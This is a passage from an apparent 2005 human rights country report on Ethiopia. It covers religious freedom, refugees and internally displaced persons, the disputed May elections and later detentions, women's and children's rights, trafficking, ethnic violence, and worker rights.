Minority religious groups reported discrimination in the allocation of government land for religious sites. Authorities banned a traditional animist Oromo religious group because it suspected that the group's leaders had close links to the OLF and Macha and Tulama Association (MTA). Protestant groups occasionally reported that local officials discriminated against them when they sought land for churches and cemeteries. Evangelical leaders stated that because authorities perceived them as "newcomers," they were at a disadvantage compared with the EOC and the EIASC in the allocation of land. The Ethiopian Islamic Affairs Supreme Council (EIASC) reported that it faced more difficulty obtaining land from the government than did the EOC, while others believed that the government favored the EIASC. Officials targeted for demolition many mosques that squatters had built without city government approval.

There were no reports of anti-Semitic acts.

For a more detailed discussion, see the 2005 *International Religious Freedom Report*.

d. Freedom of Movement Within the Country, Travel, Emigration, and Repatriation

Although the law provides for these rights, the government restricted some of these rights in practice.

Throughout the year in the Gambella Region, the government continued to monitor and sometimes control the passage of relief supplies and access by humanitarian organizations, explaining that it was doing so as a matter of security for those traveling in the region.

The law prohibits forced exile, and the government did not force any citizens into exile. A number of persons remained abroad in self-imposed exile, including 54 journalists (see section 2.a.).

During the year the ICRC repatriated 427 Ethiopians from Eritrea to Ethiopia and repatriated 192 Eritreans from Ethiopia to Eritrea. Most Eritreans and Ethiopians of Eritrean origin registered with the government and received identity cards and six-month renewable residence permits that allowed them to gain access to hospitals and other public services. However, there were anecdotal reports that local government officials denied indigent Eritreans the right to free medical services.

During the year the UNHCR processed 556 cases for resettlement in third countries and expected that number to exceed 600 by the end of the year.

Internally Displaced Persons

The 1998-2000 war with Eritrea produced approximately 350 thousand internally displaced persons (IDPs). Of these, humanitarian agencies resettled an estimated 225 thousand. In May the Norwegian Refugee Council's Global IDP Project estimated the number of IDPs at between 151 thousand and 167 thousand, including approximately 60 thousand in Tigray Region, 50 thousand in Gambella Region, 30 thousand in the Somali Region, and 10 thousand to 20 thousand in Oromiya Region.

Violent clashes between different ethnic groups during the year internally displaced thousands of persons, and resulted in deaths and injuries (see section 5).

Protection of Refugees

The law provides for the granting of asylum or refugee status in accordance with the 1951 UN Convention relating to the Status of Refugees and its 1967 protocol, and the government has established a system for providing protection to refugees. A national refugee law was passed in August 2004 and took effect in May. In practice the government provided protection against *refoulement*, the return of persons to a country where they feared persecution, and granted refugee status or asylum. The government generally cooperated with the United Nations High Commissioner for Refugees (UNHCR) and other humanitarian organizations in assisting refugees and returning citizens.

The government, in cooperation with UNHCR, also continued to provide temporary protection to individuals from Sudan, Eritrea, and Somalia who may not qualify as refugees under the 1951 convention and the 1967 protocol.

As of September the country hosted approximately 100,200 refugees, down from 121 thousand refugees at the end of 2004. Conditions at the 10 thousand-person capacity camp improved, and refugees subsequently had adequate health, education, water, and sanitation facilities. Throughout the year there was a steady influx of Eritrean refugees at a monthly rate of 200 to 450 persons. In response the government and UNHCR worked to find a site for a new camp.

In April the state-run Ethiopian News Agency reported that the federal high court sentenced three persons to up to 14 years' imprisonment for the 2002 ethnically motivated murder in the Gambella Region of 28 Nuer refugees from southern Sudan.

At year's end, approximately 32 thousand Nuer and Dinka refugees remained in Fugnido camp in the Gambella Region.

The conflict between ethnic groups in the Gambella Region complicated UNHCR refugee protection efforts (see section 5). Food deliveries to refugees continued in spite of the crisis in the West; however, humanitarian organizations at times were unable to adequately monitor deliveries due to travel restrictions.

Section 3 Respect for Political Rights: The Right of Citizens to Change Their Government

The law provides citizens the right to change their government peacefully, and citizens exercised this right in practice through generally free and fair elections held on the basis of universal suffrage; however, irregularities and intimidation of voters and election observers marred polling in many areas. In practice the EPRDF ruling party dominated the government.

The government policy of ethnic federalism led to the creation of individual constituencies to ensure representation of all major ethnic groups in the House of Peoples' Representatives. Nevertheless, small ethnic groups lacked representation in the legislature. There were 23 nationality groups in 6 regional states that did not have a sufficient population to qualify for constituency seats; however, in the May elections, individuals from these nationality groups competed for 23 special seats in the 547-seat House of Peoples' Representatives.

Elections and Political Participation

According to domestic and international observers, the May national elections, in which the EPRDF coalition won 372 of 547 seats, were generally credible. Opposition parties made an unexpectedly strong showing, increasing their parliamentary representation from 12 seats to 172. Irregularities, including intimidation of voters and election observers, marred polling in many areas. The GOE/EPRDF also announced the "final" election results before the NEB released them. Some observers reported killings, disappearances, voter intimidation and harassment, and unlawful detentions of opposition party supporters, particularly in the Amhara, Oromiya, and Southern Nations, Nationalities, and Peoples regions (see section 1.a., b., and d.). Nevertheless, international observers, including the Carter Center, hailed the elections as an important development in the country's efforts at democratization.

Opposition parties accused the NEB of being an instrument of the ruling party and of failing to act when informed of electoral irregularities, including ballot stuffing, vote count fraud, bribery, killings, beatings, and widespread intimidation and harassment by ruling party supporters during the national elections.

In protest against national election results, the CUD opposed taking seats in the House of People's Representatives.

On May 20, the state-run Ethiopian News Agency announced that new parliamentary elections would be held May 22 at several polling stations where voting had not occurred properly; parliamentary elections were subsequently rerun at these locations August 21.

On May 31, in protest against the election results, the CUD announced that it had filed complaints against the NEB, and disputed the results in more than 150 constituencies.

The Carter Center issued a statement expressing concern about reports of improper vote counting and tabulation, stating that its observer teams had "found evidence that ballot boxes have been moved improperly, were improperly secured, or that party agents were barred from polling stations or were not allowed to watch the entire count." It also reported, "election day and postelection intimidation and harassment."

The head of the European Union's Electoral Observation Mission (EUEOM), parliamentarian Ana Gomes, issued a preliminary report stating that the May 15 elections "did not live up to international standards," citing irregularities in key areas. The Minister of Information and other government officials publicly criticized the EUEOM and charged that it illegally and secretly leaked unfounded information to the opposition.

The EU issued a statement noting "continuing issues of concern, including respect for human rights and balanced access to the media," but stating that "the EU regards the elections as an important step forward in the democratization process."

On June 10, negotiations between the ruling and major opposition parties resulted in an agreement to adopt an ad hoc complaints resolution process to deal with the large number of unresolved electoral complaints. According to the Carter Center, 44 different complaints investigation panels conducted formal investigations and hearings in 178 constituencies across the country, resulting in a decision by the NEB to hold new elections in 31 constituencies.

On August 16, international media reported that the primary opposition parties would boycott parliamentary elections scheduled for August 21 in the Somali Region. As a result the incumbent Somali People's Democratic Party won all 23 federal parliament seats. Opposition political parties reported that significant irregularities marred the regional election; however, the NEB reviewed the allegations and dismissed them.

In October the government and opposition leaders participated in discussions on the opposition's participation in the House of People's Representatives. While several UEDF members decided to take their seats in the house, some newly elected CUD members of parliament announced they would boycott the opening of parliament, to protest the results of the May elections. By year's end, most of the CUD members had joined parliament. The CUD then called for civil disobedience measures, such as horn-honking, boycotting EPRDF-owned business and ostracizing alleged government supporters, which the government publicly declared illegal.

Beginning on November 1, violent antigovernment protests called by the opposition occurred in Addis Ababa, and the government arrested several dozen opposition leaders, as well as members of the independent media and civil society groups, for alleged participation in unlawful activities. Security forces also detained over 14 thousand demonstrators without charge. Military intervention led to widespread abuses such as arbitrary detention and killings. Security forces arrested at least 12 of the 20 CUD party executive committee members, including party president Hailu Shawel, vice chairman Bertukan Mideksa, secretary-general Muluneh Eyoel, and Addis Ababa mayor-elect Dr. Berhanu Nega, on charges of treason and genocide, among others. At year's end, they remained in prison as their trial began.

The EPRDF, its affiliates, and EPRDF supporters controlled all seats in the 108-member House of Federation, whose members were appointed by regional governments and by the federal government. Membership in the EPRDF conferred advantages upon its members, and the party owned many businesses and awarded jobs to loyal supporters. In addition to the government, only members of the Tigrayan People's Liberation Front (TPLF) had received permission to operate radio stations (see section 2.a.).

During the year the major opposition parties negotiated significant mergers. The AEUP, Rainbow Ethiopia, Ethiopians Democratic Party-Medhin, and the Ethiopian Democratic League formed the CUD, making it the strongest opposition political coalition in the country. During the year other opposition members founded the OFDM, which secured 11 seats in the federal parliament and 10 seats in the Oromiya Regional Council during the May national elections.

Registered political parties must receive permission from regional governments to open local offices. Opposition parties, such as the CUD, the UEDF, and the OFDM, claimed that the pattern of widespread intimidation and violence directed against members of opposition political parties by local government officials continued throughout the year. Opposition parties and the press reported hundreds of such cases, including killings, beatings, arrests, house burnings, and property confiscation.

In many of the cases reported, authorities allegedly told opposition members that they had to renounce their party membership if they wanted access to fertilizer, other agricultural services, health care, or other benefits controlled by the government. Authorities often disrupted or unlawfully banned opposition party meetings.

There were no new developments in the EPRDF's dissolution in late 2003 and early 2004 of offices of the Konso People's Democratic Union (KPDU) and the KPDU-dominated Abaroba and Jarso local councils, or in the arrest and beatings of KPDU members. Authorities took no actions against those responsible for the February 2004 stoning of AEUP member Bekele Tadesse, or for the March 7 bombing of the house of Zemedkun Gebre Kidane, chairman of the AEUP organizing committee in Ankober District.

Of the 19 members of the Council of Ministers, two were women, and a number of women held senior positions. There were 116 women in the 547-seat House of Peoples' Representatives, and 21 women in the 113-member House of Federation. Of the 14 members of the Supreme Court, 3 were women. During the May 15 national elections women constituted nearly half of the community observers, party workers, and election officials at polling stations.

Government Corruption and Transparency

The Ministry of Justice has primary responsibility for combatting corruption. A combination of social pressure, cultural norms, and legal restrictions limited corruption. Nevertheless, the lack of transparency in the cancellation of telecommunications, power, and other infrastructure tenders raised suspicions of corruption. In addition, government officials appeared to manipulate the privatization process, as state- and party-owned businesses received preferential access to land leases and credit.

The law provides for public access to government information, but access was largely restricted in practice.

The government publishes its laws and regulations in the national gazette prior to their taking effect. The Ministry of Information managed contacts between the government, the press, and the public; however, the government routinely refused to respond to queries from the private press (see section 2.a.).

Section 4 Governmental Attitude Regarding International and Nongovernmental Investigation of Alleged Violations of Human Rights

A number of domestic and international human rights groups generally operated with limited government restriction, investigating and publishing their findings on human rights cases. The government generally was distrustful and wary of domestic human rights groups and some international observers. After the November protests the government restricted human rights groups from visiting or investigating detention camps. In April the government expelled representatives of several foreign-based NGOs conducting electoral work. Siegfried Pausewang, a senior EU observer monitoring the May elections, resigned after government authorities accused him of bias.

Two of the most prominent domestic human rights organizations were EHRCO and the Ethiopian Women Lawyers Association (EWLA). The government routinely discounted EHRCO's reports and labeled it a political organization. On December 16, two of EHRCO's chief investigators, Cherinet Tadesse and Yared Hailemariam, were among 131 individuals the government charged with instigating violence in order to undermine the country.

The EWLA's primary function was to legally represent women. These and numerous other groups primarily engaged in civic and human rights education, legal assistance, and trial monitoring. However, the government neither shared information nor acknowledged the existence of human rights abuses with members of the domestic NGO community.

The government continued to investigate the Human Rights League for alleged ties to the OLF. The league's offices remained closed, and the government had not responded to its 1997 registration request by year's end, despite a court order to do so.

The government generally cooperated with international organizations like the UN and ICRC. ICRC access to prison and other detention facilities was restricted in the wake of election-related violence during the year.

While the government is required by law to establish a human rights commission and an office of the ombudsman with the authority to receive and investigate complaints with respect to misadministration by executive branch offices, neither entity was fully operational by year's end. The institutions had only limited resources. Neither organization had issued a report by year's end.

The Ministry of Justice continued to implement a three-year program of human rights training workshops for judges, prosecutors, and police, as well as community members around the country. Election-related violence, however, severely curtailed program activities.

A parliamentary commission investigated potential government human rights abuses in conjunction with ethnic violence in the Gambella Region in late 2003 and 2004 (see section 5). Human Rights Watch reported in March that the commission grossly underestimated the number of deaths associated with the ethnic violence and contended that neither the military or federal authorities took steps to bring the perpetrators to justice.

Section 5 Discrimination, Societal Abuses, and Trafficking in Persons

The law prohibits discrimination based on race, color, gender, language, national origin, political or other opinion, or social status; however, in practice, the government did not effectively enforce these prohibitions.

Women

Domestic violence, including spousal abuse and rape, was a pervasive social problem. A July World Bank study concluded that 88 percent of rural women and 69 percent of urban women think their husbands have the right to beat them. While women had recourse to the police and the courts, societal norms and limited infrastructure prevented many women from seeking legal redress, particularly in rural areas. The government began to prosecute offenders on a limited scale.

In October the government announced the establishment of a women's affairs ministry.

The new June 2004 penal code criminalized rape, but did not specifically address spousal rape. The government does not fully enforce the code due to lack of awareness of the law, lack of training, and lack of funds. Social mores continue to be a key constraint, particularly in the rural areas. It is difficult to prove rape because the country does not have appropriate laboratory facilities and rape kits. The government has taken limited action based on the penal code.

Social mores obstructed investigations and prosecutions in rape cases, and many women were not aware of their rights under the law, which led to widespread underreporting. Observers estimated that at least one thousand rapes occurred annually in Addis Ababa, but data based on official police reports counted only approximately 400 cases per year. The press continued to report regularly on rape cases, particularly when injury to minors resulted. Courts sentenced convicted rapists to 10 to 15 years' imprisonment, as prescribed by law. In 2004 the EWLA conducted research on the number of rapes committed and the number of rape convictions handed down; however, the results had not been released by year's end.

Although illegal, the abduction of women and girls as a form of marriage continued to be a widespread practice in several regions, including the Amhara, Oromiya, and Southern Nations, Nationalities, and Peoples regions, despite the government's attempts to combat the practice. Forced sexual relationships accompanied most marriages by abduction, and women often experienced physical abuse during the abduction. Many abducted girls married as early as the age of 7, despite the legal minimum age for marriage of 18. Abductions led to conflicts among families, communities, and ethnic groups. In cases of marriage by abduction, the perpetrator did not face punishment if the victim agreed to marry him (unless authorities annulled the marriage); even after the conviction of a perpetrator, authorities often commuted the sentence if the victim married him. There were some signs of growing public awareness of the problems of attacks on women and early marriage.

The majority of girls undergo some form of female genital mutilation (FGM). Girls typically experienced clitoridectomies seven days after birth (consisting of an excision of the clitoris, often with partial labial excision, and faced infibulation (the most extreme and dangerous form of FGM) at the onset of puberty. According to a Ministry of Health Demographic and Health survey released during the year, the practice of FGM among all women had decreased from 80 to 74 percent, while support for the practice among women had dropped from 60 to 29 percent. In 2004 the new penal code criminalized the circumcision of any female by imprisonment of not less than 3 months or a fine of not less than \$58 (500 birr). Likewise, infibulation of the genitals is punishable with imprisonment of 5 to 10 years.

The government took some measures to help eradicate FGM. It worked to discourage the practice through education in public schools and broader mass media campaigns. In July 2004 the Hamar District women's affairs bureau removed a district official from office for forcing his wife to undergo FGM. In 2004 the South Omo Zone Mobilization and Social Affairs Department Deputy Head reported that committees to eradicate harmful traditional practices were established in 197 localities through South Omo Zone. In 2004 Eastern Harerge Zone police arrested four women who had allegedly circumcised 62 girls in a single day; local residents allegedly tipped off the police following an intensive media campaign on the harmful effects of circumcision.

Prostitution was legal for persons over 18 but it remained a problem. Pimping and benefiting from prostitution were illegal. Persons exploited in prostitution routinely reported that poverty was the principal underlying cause.

The EWLA and the International Organization for Migration (IOM) reported that many female workers who traveled to the Middle East as industrial and domestic workers faced abuse (see section 5, Trafficking).

Sexual harassment was widespread. The penal code prescribes 1 and 1/2 to 2 years' imprisonment; however, sexual harassment-related laws were not fully enforced.

Although the law provides for equality of all persons, the government did not effectively enforce these protections. The law sets the legal marriage age for girls and boys at 18; elevates civil law above customary and religious law; allows for the legal sharing of property by unmarried couples who live together for at least five years; eliminates family arbitrators as a means of settling marital disputes in lieu of the court system; allows for the joint administration of common marital property; requires the courts to take into account the situation of children or the weakest member of the family in the event of divorce or separation; and imposes a six-month waiting period on women seeking to remarry following divorce or the death of a spouse. However, regional councils had authority to determine family law for their respective regions. Four regions have established their own family law: Amhara, Tigray, Oromiya, and Addis Ababa. Regional laws are more specific to the region than are federal laws. Regional laws are not uniformly enforced. By law, they cannot conflict with the national constitution.

In July 2004, at the urging of a group of activists on women's issues, the head of the NEB publicly endorsed the candidacies of women for parliament.

Discrimination against women was most acute in rural areas, where 85 percent of the population lived. The law contains discriminatory regulations, such as the recognition of the husband as the legal head of the family and the sole guardian of children over five years old. Authorities did not consider domestic violence a serious justification for granting a divorce. There was only limited juridical recognition of common law marriage. Irrespective of the number of years the marriage existed, the number of children raised, and joint property, the law entitled women to only three months' financial support if the common law relationship ended. A husband had no obligation to provide financial assistance to his family and, as a result, women and children sometimes faced abandonment when there was a problem in the marriage. The law states that any property owned before marriage belongs to the spouse that had it. Any property gained during marriage is shared equally, although a wife does not have the right to inherit her deceased husband's share. Even with stronger formal laws, most rural residents continued to apply customary law in economic and social relationships.

All land belonged to the government. Although women could obtain government leases to land, and the government had an explicit policy to provide equal access for women to land, rural communities rarely enforced this policy. The EWLA reported that, in nearly all regions, women did not have access to land, except through marriage. However, when the husband dies, other family members often take the land from the wife.

In urban areas, women had fewer employment opportunities than men, and the jobs available did not provide equal pay for equal work.

Children

The government supported efforts by domestic and international NGOs that focused on children's social, health, and legal issues, despite its limited ability to provide improved health care, basic education, or child protection.

Education is compulsory and universal through grade six, though approximately 20 percent of school-age children do not attend school. By law, primary education is tuition-free. There were not enough schools to accommodate the country's youth, particularly in rural areas, and the cost of uniforms and school supplies was prohibitive for many families. Approximately 74 percent of male primary school-age children and 59 percent of female primary school-age children attended school; in Addis Ababa girls' attendance was slightly higher. Government reports showed that 29 percent of the children who attended school left the system before they reached the second grade, and only 22 percent of children who began first grade completed eighth grade.

Child abuse was a problem. Members of an NGO staffed 10 child protection units in Addis Ababa's police stations to protect the rights of juvenile delinquents and juvenile victims of crime. Some police officers completed training on procedures for handling cases of child abuse and juvenile delinquency.

Societal abuse of young girls continued to be a problem. FGM was performed on the majority of girls (see section 5, Women). Other harmful traditional practices included uvulectomy, milk-teeth extraction, early marriage, marriage by abduction, and food and work prohibitions.

In the Afar Region in the East, older men continued to marry young girls, but media accounts suggested that this traditional practice continued to face greater scrutiny and criticism. Local NGOs, such as the Kembatta Women's Self-Help Center and the Tigray Women's Association, also influenced societal attitudes toward harmful traditional practices and early marriage in their areas by raising awareness of the problems. During the year regional governments in Amhara and Tigray instituted programs to educate young women on the issues of early marriage.

Pregnancy at an early age often led to obstetric fistulae and permanent incontinence. Treatment for fistulae was available at only one hospital, the Addis Ababa Fistula Hospital, which annually performed more than one thousand fistula operations. It estimated that for every successful operation performed, 10 other young women needed the treatment but did not receive it. The maternal mortality rate was extremely high, partly due to food taboos for pregnant women, poverty, early marriage, and birth complications related to FGM, particularly infibulation.

According to international NGOs, child prostitution was a growing problem, particularly in urban areas. According to an NGO report, 60 percent of persons exploited in prostitution were between the ages of 16 and 25. Underage girls worked as hotel workers, barmaids, and prostitutes in resort towns and rural truck stops. Pervasive poverty, migration to urban centers, early marriage, HIV/AIDS and sexually transmitted diseases, and limited

educational and job opportunities aggravated the sexual exploitation of children. A few NGOs aided child victims, including the Forum on Street Children–Ethiopia, which provided children forced into prostitution or sexual exploitation with shelter, protection, and return to their families.

There were occasional reports that children were trafficked out of the country, including unconfirmed reports that children from the south were transported into Kenya by traffickers operating adoption rings, and adopted as other nationalities (see section 5, Trafficking).

Child labor remained a serious problem (see section 6.d.).

The government estimated the number of street children totaled 150 to 200 thousand, with approximately 50 to 60 thousand street children in Addis Ababa. The UN Children's Fund (UNICEF) estimated there were 600 thousand street children in the country and more than 100 thousand in the capital. UNICEF believed the problem was exacerbated because of families' inability to support children due to parental illness and decreased household income. These children begged, sometimes as part of a gang, or worked in the informal sector (see section 6.d.). Government and privately run orphanages were unable to handle the number of street children, and older children often abused younger ones. Due to severe resource constraints, hospitals and orphanages often overlooked or neglected abandoned infants. "Handlers" sometimes maimed or blinded children to raise their earnings from begging.

Trafficking in Persons

Ethiopia was a source country for men, women, and children trafficked for forced labor and sexual exploitation. Young Ethiopian women were trafficked to Djibouti and the Middle East, particularly Lebanon, the United Arab Emirates, Saudi Arabia, and Bahrain for involuntary domestic labor. A small percentage were trafficked for sexual exploitation to Europe via Lebanon. Small numbers of men were trafficked to Saudi Arabia and the Gulf states for exploitation as low-skilled laborers. Both children and adults were trafficked internally from rural to urban areas for domestic labor and, to a lesser extent, for commercial sexual exploitation and forced labor, such as street vending. NGOs estimated that international trafficking annually involved between 20 and 25 thousand victims.

The government does not fully comply with the minimum standards for the elimination of trafficking; however, it is making significant efforts to do so. The law provides penalties of up to 20 years imprisonment and a fine of \$1,150 (10 thousand birr) for trafficking of women and children. Despite arrests of suspected traffickers in 2004, there were no successful prosecutions of traffickers by year's end. The Ministry of Labor and Social Affairs, in concert with local police, monitored trafficking in persons, while the Ministry of Justice enforced governmental law. The government assisted with international trafficking investigations.

Training programs for police officers on the criminal aspects of trafficking continued during the year. These institutions had limited resources and jurisdiction to protect or intervene in cases of prosecution of offending employers.

NGOs reported that houses of prostitution recruited impoverished girls as young as age 11 and kept them uninformed of the risks of HIV/AIDS infection and other sexually transmitted diseases. A 2003 Family Health International Report indicated that customers particularly sought younger girls because customers believed they were free of sexually transmitted diseases.

The International Organization for Migration (IOM) reported in 2004 that trafficking was "increasing at an alarming rate." A 2003 study by a foreign government on the problem of internal trafficking of women and children confirmed that the problem was pervasive. The overwhelming majority of respondents confirmed that traffickers, typically unorganized petty criminals, lured women and children from rural areas to Addis Ababa and other urban centers with false promises of employment. Of the 459 respondents, 46 percent were illiterate and 49 percent had completed no more than an eighth-grade education. Upon arrival at their new destinations, 54 percent worked as domestic servants, but that number dropped to 9 percent as the trafficked women and children took jobs in bars, became prostitutes, or begged on the street.

There were no reports that government officials participated in, facilitated, or condoned trafficking.

Although illegal, the abduction of women and girls as a form of marriage was still a widespread practice in the Oromiya, Amhara, and Southern Nations, Nationalities, and Peoples regions (see section 5, Women).

Private entities arranged for overseas work and, as a result, traffickers sent women to Middle Eastern countries--particularly Lebanon, Saudi Arabia, Bahrain, and the United Arab Emirates--as domestic or industrial workers. These women typically were trafficked through Djibouti, Yemen, and Syria. The chief of the investigation and detention center in Lebanon reported in October that 30 thousand Ethiopian women worked in Beirut, the vast majority of whom were trafficked. The government also began registering persons seeking employment overseas. Approximately 50 percent of these women were not able to return legally to their home country.

The government provided little assistance to trafficked victims who returned to the country. EWLA provided limited legal assistance to such victims. The federal police's Women's Affairs Bureau, in collaboration with the media, continued to implement a public awareness program on the dangers of migrating to Middle Eastern countries. The Children, Youth, and Family Affairs Department of the Ministry of Labor and Social Affairs chaired the National Steering Committee Against Sexual Exploitation of Children. There were some government initiatives during the year to combat trafficking, including government consultation with IOM. In August IOM published a brochure for distribution to young women on the dangers of domestic service overseas. The Ministry of Labor and Social Affairs continued to review the contracts of prospective domestic workers planning to work overseas and rejected contracts that did not appear satisfactory. Immigration officials at the airport also inspected the employment contracts of prospective workers traveling to the Middle East. The Ministry of Labor and Social Affairs had limited success in regulating employment agencies that sent migrant workers to Middle Eastern countries. Some illegal employment agencies escaped government scrutiny and continued to operate. The country's consulates in Beirut and Dubai continued to assist Ethiopian women trafficked to Lebanon and the United Arab Emirates.

Persons with Disabilities

While the law mandates equal rights for persons with disabilities, the government had no established mechanisms to enforce these rights. Persons

with minor disabilities sometimes complained of job discrimination. The government did not mandate access to buildings or provide services for persons with disabilities. Although the law provides for rehabilitation and assistance to persons with physical and mental disabilities, the government devoted few resources to these purposes.

There were approximately six million persons with disabilities, according to local NGOs. Although there were an estimated 800 thousand persons with mental disabilities, there was only one mental hospital and only an estimated 10 psychiatrists in the country. The Ministry of Labor and Social Affairs was responsible for protecting the rights of the disabled.

National/Racial/Ethnic Minorities

There were more than 80 ethnic groups living in the country, of which the Oromo was the largest, at 40 percent of the population. Although many groups influenced the political and cultural life of the country, Amharas and Tigrayans from the northern highlands played a dominant role. The federal system drew boundaries roughly along major ethnic group lines, and regional states had much greater control over their affairs than previously. Most political parties remained primarily ethnically based.

The military remained an ethnically diverse organization; however, members of the Tigrayan ethnic group dominated the senior officer corps. During the May elections and subsequent demonstrations, there were many reports of Tigrayan or Gambellan troops being used in Addis Ababa and other urban centers where the opposition was strong, and where officials did not consider Amhara members of the armed forces sufficiently reliable.

There were occasional reports that officials terminated the employment of teachers and other government workers if they were not of the dominant ethnic group in the region.

There were continued incidents of ethnic conflict during the year, particularly in the western, southern, and eastern areas. The OLF and the government engaged in many clashes. There were also clashes among ethnic groups in the Gambella, Somali, and Southern Nations, Nationalities, and Peoples regions.

Interethnic clashes resulted in hundreds of deaths during the year. EHRCO reported ethnic conflicts between Somalis and Oromos in East and West Hararghe Zones, and ethnic clashes between Gabras and Gujis in Borena Zone of the Oromiya Region. On February 22, armed ethnic Somali Ethiopian groups raided several Oromo villages and killed 18 persons, injured 31, burnt 103 huts, looted cattle, and destroyed property. Following the administrative transfer of several villages between the Oromiya and Somali regions after a December 2004 referendum, harassment and intimidation by Somalis of Oromos residing in Erer District caused the displacement of 760 persons.

EHRCO reported that on April 2, armed Somali tribesmen raided an Oromo village in Kurkur Kebele, Golo Oda District, and killed 14 persons, injured 10, and displaced 1,358 Oromos. An April 3 clash between Gabras and Gujis in Yabelo District, Borana Zone, Oromo Region, killed 24 persons. Intervention by the army stopped the clash from escalating, but fighting resumed on April 29, killing 19 individuals and displacing 30 thousand persons; 1,378 huts were also burned. On June 27, clashes between ethnic Somali and Oromo in Mieso and Doba districts of West Hararghe Zone resulted in 16 Oromos killed, 25 Oromos injured, and an unknown number of persons displaced.

EHRCO reported that on July 24 and 26, unidentified persons detonated hand grenades inside four hotels and a residence in the town of Jijiga, killing 5 persons and injuring 31. Police took suspects into custody and the case was under investigation at year's end. The federal high court in Addis Ababa continued to arraign and prosecute those formally charged with committing genocide and other war crimes, including extrajudicial killings, under the 1975-91 Derg regime (see section 1.e.).

On October 20, local media reported that two thousand farmers abandoned their homes in Gida-Kiramu village, East Wellega Zone, Oromiya Region and moved to nearby towns following beatings, arrests, and intimidation by local officials, reportedly for supporting the opposition CUD party. The population of Gida-Kiramu is primarily Amhara, while local officials are primarily Oromo, and the village had been the site of ethnic clashes in previous years. Following intervention by the regional government, most farmers returned to their homes.

Other Societal Abuses and Discrimination

Homosexuality is illegal and punishable by imprisonment. Instances determined to be cruel, involving coercion, or involving a minor (age 13 to 16) are punishable by not less than 3 months or more than 5 years of incarceration. Where children under 13 years of age are involved, the law provides for imprisonment of 5 to 25 years. While society did not widely accept homosexuality, there were no reports of violence against homosexuals.

Societal discrimination against persons with HIV/AIDS continued during the year.

Section 6 Worker Rights

a. The Right of Association

The law provides most workers with the right to form and join unions, and the government allowed this in practice. However, the law specifically excludes teachers and civil servants (including judges, prosecutors, and security service workers) from organizing unions. There was government interference in trade union activities during the year. According to the International Confederation of Free Trade Unions, many trade union leaders have been removed from their posts and/or forced to leave the country, while others have been sent to prison.

The minimum number of workers required to form a union was 20. While all unions had to be registered, the government retained the authority to cancel union registration. There were no reports that the government used this authority during the year. The law stipulates that a trade organization may not act in an overtly political manner. Approximately 300 thousand workers were union members.

Seasonal and part-time agricultural workers did not organize into labor unions. Compensation, benefits, and working conditions of seasonal workers

were far below those of unionized permanent plantation employees.

Despite government recognition of the independent Ethiopian Teachers Association (ETA), authorities required all public school teachers to subsidize a separate government-created and controlled teacher's union (also called ETA) through mandatory withholding of \$0.23 (2 birr) from their monthly salaries.

In late 2003 the federal high court ruled that the government's ETA had no legal standing or claim on the property of the independent ETA, and that authorities should return the assets of the independent ETA and allow its offices to reopen. The government-controlled ETA appealed to the Supreme Court, which instructed the federal high court to reinvestigate the case. That investigation continued at year's end, and the high court's decision to recognize the independent ETA had not been implemented.

Complete government control of the government-sponsored Confederation of Ethiopian Trade Unions (CETU) executive committee continued throughout the year, as it had since its inception.

Although the law prohibits antiunion discrimination by employers against union members and organizers, unions reported that employers frequently fired union activists. Lawsuits alleging unlawful dismissal often took years to resolve because of case backlogs in the labor courts. According to labor leaders, a number of court cases in which workers were terminated for union activities were pending after four or five years. Employers found guilty of antiunion discrimination were required to reinstate workers fired for union activities and generally did so in practice.

b. The Right to Organize and Bargain Collectively

The law protects the right of collective bargaining for most workers, and in practice the government allowed citizens to exercise this right freely. Labor experts estimated that collective bargaining agreements covered more than 90 percent of unionized workers. Representatives negotiated wages at the plant level. Unions in the formal industrial sector made some efforts to enforce labor regulations.

There are no export processing zones.

Although the law provides workers with the right to strike to protect their interests, it contains detailed provisions that make legal strike actions difficult to carry out, such as a minimum of 130 days advance notice before striking. There was one strike during the year, involving Dragados, a European road construction company. Striking workers returned to work, while the case remains pending in court. The law requires aggrieved workers to attempt reconciliation with employers before striking, and includes a lengthy dispute settlement process. These applied equally to an employer's right to lock out workers. A majority of the workers involved must support a strike for it to occur.

Workers nonetheless retain the right to strike without resorting to either of these options, provided they give at least 10 days notice to the other party and to the Ministry of Labor and Social Affairs, make efforts at reconciliation, and provide at least a 30-day warning in cases already before a court or labor relations board.

The law also prohibits strikes by workers who provide essential services, including air transport and urban bus service workers, electric power suppliers, gas station personnel, hospital and pharmacy personnel, firefighters, telecommunications personnel, and urban sanitary workers. Amendments to the 2003 Labor Proclamation narrowed the definition of essential services, giving workers in railways, the inter-urban transport services, banks, and postal services the right to strike.

The International Labor Organization (ILO) noted that labor disputes lasted for months or years.

The law prohibits retribution against strikers, but labor leaders stated that most workers were not convinced that the government would enforce this protection. Labor officials reported that, due to high unemployment and long delays in the hearing of labor cases, some workers were afraid to participate in strikes or other labor actions.

In June the government further amended the labor law, allowing one or more permanent labor relations boards in the regional states to decide on cases involving enterprises owned by the federal government. The amendment also allows ad hoc labor relations boards in the regions to fulfill the same purpose.

c. Prohibition of Forced or Compulsory Labor

While the law prohibits forced or compulsory labor, including by children, there were reports such practices occurred (see sections 5 and 6.d.) Courts could order forced labor as a punitive measure.

d. Prohibition of Child Labor and Minimum Age for Employment

There were laws against child labor; however, the government did not effectively implement these laws in practice and child labor remained a serious problem, both in urban and rural areas. Under the law, the minimum age for wage or salary employment is 14 years, which was consistent with the age for completing primary school; the minimum age for employment was not effectively enforced, however. Special provisions cover children between the ages of 14 and 18, including the prohibition of hazardous or night work. By law, children between the ages of 14 and 18 were not permitted to work more than 7 hours per day, work between the hours of 10 pm and 6 am, work on public holidays or rest days, or perform overtime work. The government defined hazardous work as work in factories or involving machinery with moving parts, or any work that could jeopardize a child's health.

The Ministry of Labor and Social Affairs is responsible for enforcing child labor laws, but it did not provide adequate resources and oversight. While the government made some effort to enforce these regulations within the formal industrial sector, social welfare activists, civic organizers, government officials, and employers agreed that child labor was pervasive throughout the country, particularly in agrarian areas and in the informal

sector. In urban areas, many children worked in a variety of jobs, including shining shoes, sewing clothes, hustling passengers into cabs, working as porters, selling lottery tickets and other small items, and herding animals. In rural areas, children worked on family and commercial farms and as domestic laborers.

A 2001 ILO-funded survey on child labor found that 40 percent of children began working before the age of 6. It also found the average number of hours worked in a week by children ages 5 to 17 was 32.8 hours. Approximately 13 percent of boys and girls between the ages of 5 and 9 worked from 58 to 74 hours a week. More than two-thirds of all children surveyed were giving either all or part of their earnings to their parents or guardians. Reduced household income from poor crop harvests and children dropping out of school were two factors contributing to the increased incidence of child labor.

